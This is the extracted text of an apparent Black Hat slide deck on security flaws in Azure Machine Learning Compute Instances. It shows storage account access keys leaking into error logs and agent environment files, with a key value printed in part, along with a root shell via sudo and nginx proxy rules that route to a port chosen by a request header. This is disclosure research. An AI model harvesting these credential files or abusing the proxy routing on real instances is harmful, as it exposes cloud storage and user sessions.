A @BlackHatEvents

# Fix: Access Key masked


```
2022/09/27 08:08:30 Running following command: /usr/bin/sudo mo  
niteshamlws4250151950.file.core.windows.net/code-391ff5ac-6576-  
batch/tasks/shared/LS_root/mounts/clusters/aml2/code -o vers=3.  
username=niteshamlws4250151950,password=******,dir_mode=  
serverino
```

Fix: Masked Storage Account Access Key in Batch error logs





Agents



Compute Instance

- Manages Compute Instance
- Located at: */mnt/batch/tasks/startup/wd/*
- Configs == \$environment variables
- Agent configs in files at:  
*/mnt/batch/tasks/startup/wd/dsi/*

# Access Keys in agent env. files

- Config for agents:

dsimountagent → */mnt/batch/tasks/startup/wd/dsi/dsimountagentenv*  
dsiidlestopagent → */mnt/batch/tasks/startup/wd/dsi/dsiidlestopagentenv*

```
MOUNT_ROOT=/mnt/batch/tasks/shared/LS_root/mounts/clusters
CLOUD_FILES_PATH=/home/azureuser/cloudfiles
PASSWD=1KPYSKKF883S1FCh9BdG8xLJIMrAFHe6GuQwuKqxSXm2qk0rjA]
AZ_BATCHAI_MOUNT_code=/mnt/batch/tasks/shared/LS_root/moun
MSI_FILE=/etc/environment.sso
```

Storage Account Access Key in agent config file (x2)

# Key passed as an env. variable


`password=arg`


specifies the CIFS password. If this option is not given then the environment variable *PASSWD* is used. If the password is not specified directly or indirectly via an argument to *mount*, *mount.cifs* will prompt for a password, unless the *guest* option is specified.


Source: [mount.cifs\(8\) - Linux man page](#)



CH 2: Wait, is that my **token**?







The screenshot shows a JupyterLab interface running on a Microsoft Azure Compute Instance. The top navigation bar includes back, forward, and search icons, along with the URL `https://mybox.eastasia.instances.azureml.ms/lab`. The menu bar offers File, Edit, View, Run, Kernel, Tabs, Settings, and Help. On the left, a sidebar provides file operations like creating new files (+), deleting (-), and navigating up (↑). A search bar allows filtering files by name. The main area displays a file tree with a single folder named 'Users' last modified '6 days ago'. To the right, a terminal window shows the user's session path: `$ azureuser@mybox: /mnt/bat X`, followed by the command `azureuser@mybox:/mnt/batch/tasks/shared/LS_root/mounts/clusters/mybox/code$`.

Access Compute Instance using JupyterLab

## Azure AI | Machine Learning Studio

Authoring

 Notebooks

 Automated ML

 Designer

Assets

 Data

 Jobs



 1:mybox 




```
azureuser@mybox:~$ whoami
```

```
azureuser
```

```
azureuser@mybox:~$ sudo su
```

```
root@mybox:/home/azureuser#
```

Access Compute Instance using browser-embedded Terminal



Authentication flow for a user accessing AML service

```
listen 44224 ssl default_server;
server_name dsvm.local;

ssl_certificate /mnt/batch/tasks/startup/certs/sha1-c552de288f946fc143edd721a5b03a20bbdf504b.pem;
ssl_certificate_key /mnt/batch/tasks/startup/certs/sha1-c552de288f946fc143edd721a5b03a20bbdf504b.key;

if ($i_cn !~ "^DigiCert SHA2 Secure Server CA$|^DigiCert SHA2 Secure Server CA$") {
    return 401;
}
if ($s_cn != eastasia.identity.notebooks.azureml.net) {
    return 401;
}
```

## nginx config of the Compute Instance

```
if ($http_x_ms_target_port ~ ^[0-9]+$) {  
    set $proxyhost 127.0.0.1:$http_x_ms_target_port; ←  
}  
if ($http_x_ms_target_port !~ ^[0-9]+$) { ←  
    return 401;  
}  
  
location ~ (/api/ls/|/api/kernels/|/terminals/websocket/|/ws/|/ws|/p\/(\\w+)\\terminal\\/(\\w+)/|/websocket/) {  
    proxy_pass http://$proxyhost; ←  
    proxy_set_header Host $http_x_forwarded_host;  
    # websocket support  
    proxy_http_version 1.1;  
    proxy_set_header Upgrade "websocket";  
    proxy_set_header Connection "Upgrade";  
    proxy_read_timeout 86400;  
}  
  
location / {  
    proxy_pass http://$proxyhost; ←  
    proxy_set_header Host $http_x_forwarded_host;  
}
```


nginx config of the Compute Instance

# Incoming Request Flow

